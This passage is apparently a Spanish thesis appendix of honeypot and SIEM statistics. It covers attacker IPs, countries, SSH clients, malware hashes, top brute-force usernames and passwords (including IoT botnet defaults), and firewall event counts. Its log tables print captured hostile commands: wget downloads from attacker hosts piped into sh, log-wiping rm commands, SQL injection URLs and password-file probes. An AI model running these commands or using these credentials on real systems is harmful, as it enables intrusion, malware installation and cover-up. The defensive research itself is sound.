chmod 777 /tmp/.xs/test.mod	267	1

Figura D.5: Comandos más Utilizados en Cowrie

Borrado de Directorios con RM

INPUT	COMMAND	SUCCESS
rm -f *	109	1
rm -rf /tmp/* /tmp/.??*	74	1
rm -f $ path*	30	1
rm -rf /var/run/1sh	27	1
rm -rf /tmp/2sh	26	1
rm -rf /var/run/sftp.pid	24	1
rm *	5	1
rm -rf p.pl	5	1
rm -rf bin.sh	4	1
rm -rf /tmp/*	3	1
rm -f /usr/bin/.sshd	3	1
rm -rf o.pl	3	1
rm -f /var/log/wtmp	2	1
rm -rf exp	2	1
rm ~/pi.sh	2	1

Descargas con WGET

INPUT	COMMAND	SUCCESS
wget -q http://146.0.79.162/load.sh	37	1
do (wget -O $ filename $ list $ filename	24	0
wget http://185.22.172.238/rv.sh	24	1
wget -qO - http://192.210.237.210/x/1sh | sh > /dev/null 2 >& 1 &	21	1
wget -qO - http://192.210.237.210/x/2sh | sh > /dev/null 2 >& 1 &	21	1
wget -q http://badluckjosh.pw/dongs/blj.sh	20	1
wget -q http://146.0.79.189/load.sh	20	1
wget http://217.29.58.163/get.sh	18	1
wget -q http://166.62.120.73/load.sh	13	1
busybox wget -q http://146.0.79.162/load.sh	13	1
wget -c http://192.210.237.210/x/1sh -P /var/run	12	1
wget -c http://192.210.237.210/x/2sh -P /tmp	12	1
busybox wget -q http://146.0.79.189/load.sh	10	1
wget -q http://69.30.215.102/load.sh	9	1
wget -q http://5.196.199.238/load.sh	9	1

Figura D.6: Comandos de Descargas Realizadas y Eliminación de Directorios

Clientes SSH Utilizados

SSH CLIENT
SSH-2.0-PuTTY_Release_0.63
SSH-2.0-libssh-0.6.0
SSH-2.0-libssh-0.1
SSH-2.0-Ganymed Build_210
SSH-2.0-libssh2_1.4.3
SSH-2.0-libssh2_1.7.0
SSH-2.0-Granados-1.0
SSH-2.0-paramiko_1.15.1
SSH-2.0-libssh-0.5.2
SSH-2.0-libssh2_1.4.2
SSH-2.0-paramiko_1.16.0
SSH-2.0-JSCH-0.1.51
SSH-2.0-ZGrab ZGrab SSH Survey
SSH-2.0-libssh-0.5.5
SSH-2.0-OpenSSH_5.3
SSH-2.0-phpseclib_1.0 (openssl, bcmath)

Figura D.7: Clientes Utilizados por los Atacantes

Malware Hashes Descargados

MALWARE HASH
516c61800787b08a2e70c43da4dd0f760087ba067925a7a31d618f136515f0a8
a51dc53907a715d0a8ef3d7efb2de9d46b918feae6080c7b348cd0f128456f51
d4e7db66b2bd70ab6efa2b5d4e4f70adcd4f7efbf3c867a05c4d91fa160c260a
bec01ce6176f798665c99931a5937dcf1719e26524c97016fc6c662ab6d7ae1b
cc22f4938a36a451621ee7a7e17246740626a49469278f6f7684720728bba36e
35d4578307a663f072d166e16c8b5aec045c7f7f6ed5e967af2c8f63f1f0c53c
9c2848962733846bf50b490fd8f6c7ce9ecade2d3f2f530f5ecbba283af87d3a
20a8edfcb1c8e6593732c400935bf9f91dee7154ee03edd57c09802ee2b3ad99
86fbdd7df9486a17e9c408c7e50635e26402fdf297c9e97f1a5256100401dcc5
5c8c41253aa68adeb955e7d1c7b8e084e06537f75eff12c3f3a0f3cb30cb2152
f432ec0a96a4c16c066960f062caba36dfadb8b1596b5032c7496dc42ad65622
be44e32c20a102124e3d59d6bdb69fddef2a687f4e0095472d93ec1af343eac9
0ffa9e646e881568c1f65055917547b04d89a8a2150af45faa66beb2733e7427
7d859cd4170620f17fa708892a7924e1386fbe785fdb6c1437f70cf0479b0174
e4b23b600eaa26c65121d5353a35890fda7c2991e0000672577b543ad80ba69f
d292f3306a11ad7eb375311152ef0fa94e749b42eff559878217ac4e5d31a4a8

Figura D.8: Hashes de Malware Descargados en el Sistema

D.2. Gráficos en Glastopf

Figura D.9: Ataques Recibidos en Glastopf

Top 15 IP Atacantes(FILTRADO)

IP	COUNTRY	ATTEMPTS
150.244.86.158	18532	Spain
172.56.41.173	2874	United States
31.220.52.58	910	Germany
118.96.126.192	643	Indonesia
82.193.155.236	577	Russian Federation
36.84.29.133	380	Indonesia
82.199.130.40	334	Germany
192.95.29.116	249	Canada
125.161.193.234	248	Indonesia
64.74.215.1	200	United States
104.197.141.62	193	Unknown
81.39.172.41	192	Spain
79.165.79.178	168	Russian Federation
115.124.72.242	165	Indonesia
77.59.131.225	158	Switzerland

Top 15 Paises Atacantes (FILTRADO)

COUNTRY	ATTEMPTS
Spain	18961
United States	4086
Indonesia	1601
Germany	1311
Russian Federation	952
Unknown	420
Italy	307
Canada	260
United Kingdom	191
Switzerland	159
Iran Islamic	108
Turkey	106
Poland	95
Iraq	75
India	47

Figura D.10: Top 15 IP y Paises Atacantes en Glastopf

SQLinjection Attacks

HOST	REQUEST
62.149.141.169	/secure/rubp.php?idr=1111111111111%20UNION%20SELECT%20CHAR(45,120,49,45,81,45)%20--%20%20/*
62.149.141.169	/secure/rubp.php?idr=1111111111111%20UNION%20SELECT%20CHAR(45,120,49,45,81,45),CHAR(45,120,50,45,81,45)%20--%20%20/*

Figura D.11: Ejemplo de Ataques SQL injection en Glastopf

Ataques por IP y Tipo

HOST	ATTEMPTS	TYPE
150.244.86.158	18532	unknown
85.170.184.14	3208	sqli
172.56.41.173	2867	sqli
78.180.57.118	1095	unknown
31.220.52.58	728	sqli
118.96.126.192	629	sqli
36.81.48.60	522	unknown
82.193.155.236	517	unknown
189.217.2.49	496	sqli
78.250.236.245	494	unknown

Requested File Types

PATTERN	ATTEMPTS
unknown	61038
sqli	17138
style_css	3365
robots	155
phpmyadmin	98
lfi	61
phpinfo	60
rfi	33
head	31
comments	28
tomcat_manager	21
login	7
tomcat_status	5
options	1


Figura D.12: Tipos de Ataques Recibidos en Glastopf

Directory Traversal Attack

HOST	REQUEST
66.249.69.147	/passwd.txt
66.249.69.147	/password
66.249.69.147	/changepassword.cgi
66.249.69.147	/cgi-bin/%5C%22password.log%5C%22
66.249.69.147	/cgi-bin/passwd.txt
66.249.69.159	/iisadmpwd/passwd
66.249.65.42	/db/adpassword.txt
66.249.65.111	/admin/adpassword.txt
66.249.65.42	/docs/htpasswd
66.249.65.42	/IISADMPWD/htpasswd
66.249.65.42	/sources/enc/changepassword.asp
66.249.65.42	/IISADMPWD/jee/examples/htpasswd
66.249.65.111	/db/passwd
66.249.65.42	/IISADMPWD/jee/examples/changepassword.cgi
66.249.65.42	/sources/htaccess%7Cpasswd%7Cshadow%7Chtusers

Figura D.13: Ataque DTA (Directory Traversal Attack)

D.3. Gráficos en Twisted-Honeypots



Total Ataques Twisted Honeypots

TWISTED HONEYPOTS
354605

Ataques Twisted Honeypots (Lovelace)

TWISTED HONEYPOTS(LOVELACE)
147880

Total Ataques Twisted Honeypots(Fourier)

TWISTED HONEYPOTS(FOURIER)
206725

Figura D.14: Ataques Recibidos en Twisted-Honeypots

Top 10 Usernames

USERNAME	ATTEMPTS
root	68742
admin	60470
support	54163
adm	36242
service	27644
supervisor	25881
administrator	22930
login	12062
system	11271
guest	5888


Top 10 Passwords

PASSWORD	ATTEMPTS
admin	21502
support	20667
12345	20408
123456	20216
vizxv	19736
1234	19526
root	18780
7ujMko0admin	17223
xc3511	17121
smcadmin	16952

Top 10 Combinations Username/Password

USERNAME	PASSWORD	ATTEMPTS
root	admin	4352
root	support	4108
root	root	3977
root	vizxv	3955
root	123456	3903
root	12345	3895
admin	admin	3811
root	xc3511	3782
admin	12345	3633
root	7ujMko0admin	3589

Figura D.15: Top Usuarios / Top Contraseñas / Top Combinaciones



Top 15 IP Atacantes

IP	COUNTRY	ATTEMPTS
91.224.160.10	Netherlands	3570
46.151.52.231	Ukraine	732
91.201.236.158	Ukraine	408
67.141.186.141	United States	214
89.110.38.226	Russian Federation	200
95.7.219.12	Turkey	199
88.152.67.143	Germany	199
85.96.253.72	Turkey	197
191.189.161.185	Unknown	197
106.51.225.212	India	170
49.206.138.155	India	167
83.174.215.7	Russian Federation	165
210.66.248.208	Taiwan	161
122.117.153.80	Taiwan	150
82.78.182.247	Romania	149

Top 15 Paises Atacantes

COUNTRY	ATTEMPTS
Vietnam	32425
Turkey	19952
Taiwan	19848
China	19293
Brazil	18623
Russian Federation	11157
United States	11059
Unknown	10134
India	8534
Mexico	6931
Colombia	6642
Romania	5621
Korea Republic	4513
Ukraine	4375
Poland	4134

Figura D.16: Top 15 IP y Paises Atacantes en Twisted-Honeypots




Figura D.17: Ataques a los Distintos Servicios en Twisted-Honeypots

D.4. Gráficos del Análisis Forense

Figura D.18: Menu HoneyThon - Estadísticas Cowrie

Figura D.19: Menu HoneyThon - Estadísticas Glastopf

Figura D.20: Menu HoneyThon - Estadísticas Twisted

Figura D.21: Menu HoneyThon - Análisis Forense

Intersección Cowrie - Glastopf

COWRIE	SENSOR	GLASTOPF	SENSOR
150.244.199.199	CentauroUAM	150.244.199.199	LapitaGlastopf
81.39.172.41	CentauroUAM	81.39.172.41	LapitaGlastopf
81.39.172.41	LapitaUAM	81.39.172.41	LapitaGlastopf
150.244.199.199	LapitaUAM	150.244.199.199	LapitaGlastopf
150.244.199.199	CentauroUAM	150.244.199.199	CentauroGlastop
150.244.199.199	LapitaUAM	150.244.199.199	CentauroGlastop
81.39.172.41	CentauroUAM	81.39.172.41	CentauroGlastop
81.39.172.41	LapitaUAM	81.39.172.41	CentauroGlastop
35.0.127.52	RedDomestica	35.0.127.52	CentauroGlastop
198.20.69.98	RedDomestica	198.20.69.98	CentauroGlastop
208.100.26.231	LapitaUAM	208.100.26.231	CentauroGlastop
154.43.0.14	LapitaUAM	154.43.0.14	CentauroGlastop
95.141.27.89	RedDomestica	95.141.27.89	CentauroGlastop

Figura D.22: Intersección de Atacantes - Cowrie vs Glastopf

Intersección Cowrie - Twisted


COWRIE	SENSOR	TWISTED	PROTOCOL	SENSOR
125.212.232.63	LapitaUAM	125.212.232.63	ssh	LovelaceUAM
125.212.232.63	CentauroUAM	125.212.232.63	ssh	LovelaceUAM
125.212.232.63	RedDomestica	125.212.232.63	ssh	LovelaceUAM
91.224.161.41	LapitaUAM	91.224.161.41	ssh	LovelaceUAM
91.224.160.48	LapitaUAM	91.224.160.48	ssh	LovelaceUAM
91.224.160.48	CentauroUAM	91.224.160.48	ssh	LovelaceUAM
166.62.120.73	RedDomestica	166.62.120.73	ssh	LovelaceUAM
166.62.120.73	LapitaUAM	166.62.120.73	ssh	LovelaceUAM
166.62.120.73	CentauroUAM	166.62.120.73	ssh	LovelaceUAM
195.154.42.145	CentauroUAM	195.154.42.145	ssh	LovelaceUAM
195.154.42.145	LapitaUAM	195.154.42.145	ssh	LovelaceUAM
195.154.42.145	RedDomestica	195.154.42.145	ssh	LovelaceUAM
91.224.160.53	LapitaUAM	91.224.160.53	ssh	LovelaceUAM
91.224.160.53	CentauroUAM	91.224.160.53	ssh	LovelaceUAM
146.0.79.185	LapitaUAM	146.0.79.185	ssh	LovelaceUAM

Figura D.23: Intersección de Atacantes - Cowrie vs Twisted

Intersección Twisted - Glastopf


TWISTED	SENSOR	GLASTOPF	SENSOR
150.244.58.87	6	150.244.58.87	3
150.244.199.199	6	150.244.199.199	3
150.244.199.199	5	150.244.199.199	3
81.39.172.41	6	81.39.172.41	3
150.244.199.199	6	150.244.199.199	4
150.244.199.199	5	150.244.199.199	4
81.39.172.41	6	81.39.172.41	4

Figura D.24: Intersección de Atacantes - Glastopf vs Twisted




Event Name	Source IP (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Log Source (Unique Count)	Low Level Category (Unique Count)	Protocol (Unique Count)	Username (Unique Count)	Magnitude (Maximum)	Event Count (Sum)
SSH User Authentication Brute-force Attempt	115.254.48.249	150.244.59.167	22	Neo	Brute force login	tcp...	None	8	1
Session Denied - No Allow Rule or Port Based Deny Rule	Multiple (9)	150.244.59.167	22	Neo	Access Denied	tcp...	None	8	104
Session Allowed	Multiple (7)	150.244.59.167	22	Neo	Firewall Permit	tcp...	None	6	31

Figura D.25: Análisis del CAU - Ataques SSH a Host1




Event Name	Source IP (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Log Sour (Uniq Coun	Low Level Category (Unique Count)	Protocol (Unique Count)	Username (Unique Count)	Magnitud (Maximun	Event Count (Sum)
Session Allowed	Multiple (37)	150.244.59.167	Multiple ...	Neo	Firewall P...	tcp_ip	None	6	130
Session Denied - No Allow Rule or Port Based Deny ...	Multiple (6)	150.244.59.167	Multiple ...	Neo	Access De...	tcp_ip	None	6	6

Figura D.26: Análisis del CAU - Ataques Web a Host1




Event Name	Source IP (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Log Source (Unique Count)	Low Level Category (Unique Count)	Protocol (Unique Count)	Username (Unique Count)	Magnitude (Maximum)	Event Count (Sum)
Session Denied - No Allow Rule or Port Based Deny Rule	Multiple (38)	150.244.59.212	23	Neo	Access Denied	tcp_ip	None	8	114
Session Allowed	Multiple (119)	150.244.59.212	23	Neo	Firewall Permit	tcp_ip	None	6	6,388

Figura D.27: Análisis del CAU - Ataques Telnet a Host5




Event Name	Source IP (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Log Source (Unique Count)	Low Level Category (Unique Count)	Protoc (Uniqu Count	Username (Unique Count)	Magnit (Maxin	Event Count (Sum)
Session Denied - No Allow Rule or Port Based Deny Rule	Multiple (464)	Multiple (64,466)	22	Neo	Access Denied	Multip	None	8	3,758,948
Session Allowed	Multiple (16,347)	Multiple (53,079)	22	Neo	Firewall Permit	Multip	Multi...	6	181,581
Session Denied	Multiple (3,279)	Multiple (5,039)	22	Neo	Firewall Deny	t...	Multi...	8	31,845
Excessive Firewall Denies Across Multiple Hosts From A Re...	Multiple (51)	Multiple (690)	22	Cust...	Network Swe...	t...	None	9	792
Remote SSH Scanner Detected	Multiple (59)	Multiple (747)	22	Cust...	Misc Recon ...	t...	None	7	754
Authentication failed	150.244.60....	Multiple (3)	22	Multi...	User Login F...	Other	admin	7	641
SSH User Authentication Brute-force Attempt	Multiple (21)	Multiple (87)	22	Neo	Brute force lo...	t...	None	8	101
New Open Port Found	Multiple (57)	Multiple (57)	22	SIM ...	New Port Dis...	Other	None	7	57
Scan Detected	Multiple (13)	Multiple (15)	22	Neo	Warning	t...	None	7	15
Access List Deny	Multiple (4)	Multiple (2)	22	lam...	ACL Deny	t...	None	8	7

Figura D.28: Análisis del CAU - Ataques SSH a la UAM



Event Name	Source IP (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Log Source (Unique Count)	Low Level Category (Unique Count)	Protoc (Uniqu Count)	Username (Unique Count)	Magnit (Maxim	Event Count (Sum)
Session Allowed	Multiple (366,...	Multiple (58,888)	23	Neo	Firewall Permit	Multip	None	6	14,518,495
Session Denied - No Allow Rule or Port Based Deny Rule	Multiple (47,1...	Multiple (64,465)	23	Neo	Access Denied	t...	None	8	7,513,746
Session Denied	Multiple (212,...	Multiple (5,575)	23	Neo	Firewall Deny	t...	Multi...	8	3,791,591
Scan Detected	Multiple (22,5...	Multiple (9,619)	23	Neo	Warning	t...	None	7	23,689
Access List Deny	Multiple (607)	Multiple (3)	23	lamasa	ACL Deny	t...	None	8	1,390
Policy: Remote: Clear Text Application Usage	Multiple (35)	Multiple (14)	23	Cust...	Compliance ...	Multip	None	8	35
Telnet Authentication Brute-force Attempt	Multiple (4)	150.244.88.169	23	Neo	Brute force lo...	t...	None	8	4

Figura D.29: Análisis del CAU - Ataques Telnet a la UAM



Event Name	Source IP (Unique Count)	Destination IP (Unique Count)	Destinatio Port (Unique Count)	Log Source (Unique Count)	Low Level Category (Unique Count)	Proto (Uniq Count	Username (Unique Count)	Magni (Maxi	Event Count (Sum)
Session Allowed	Multiple (1,00...	Multiple (712,259)	Multi...	Neo	Firewall Permit	Multi	Multi...	6	55,866,255
Session Denied - No Allow Rule or Port Based Deny Rule	Multiple (57,1...	Multiple (65,087)	Multi...	Neo	Access Denied	Multi	Multi...	8	18,613,197
Session Denied	Multiple (257,...	Multiple (7,778)	Multi...	Neo	Firewall Deny	Multi	Multi...	8	8,834,051

Figura D.30: Análisis del CAU - Ataques Web a la UAM

D.5. Gráficos de la Herramienta Web

Figura D.31: Gráficos - Top Usuarios y Contraseñas




Figura D.32: Tabla - Top Usuarios y Contraseñas




Figura D.33: Tabla y Gráfico - IP más Atacantes


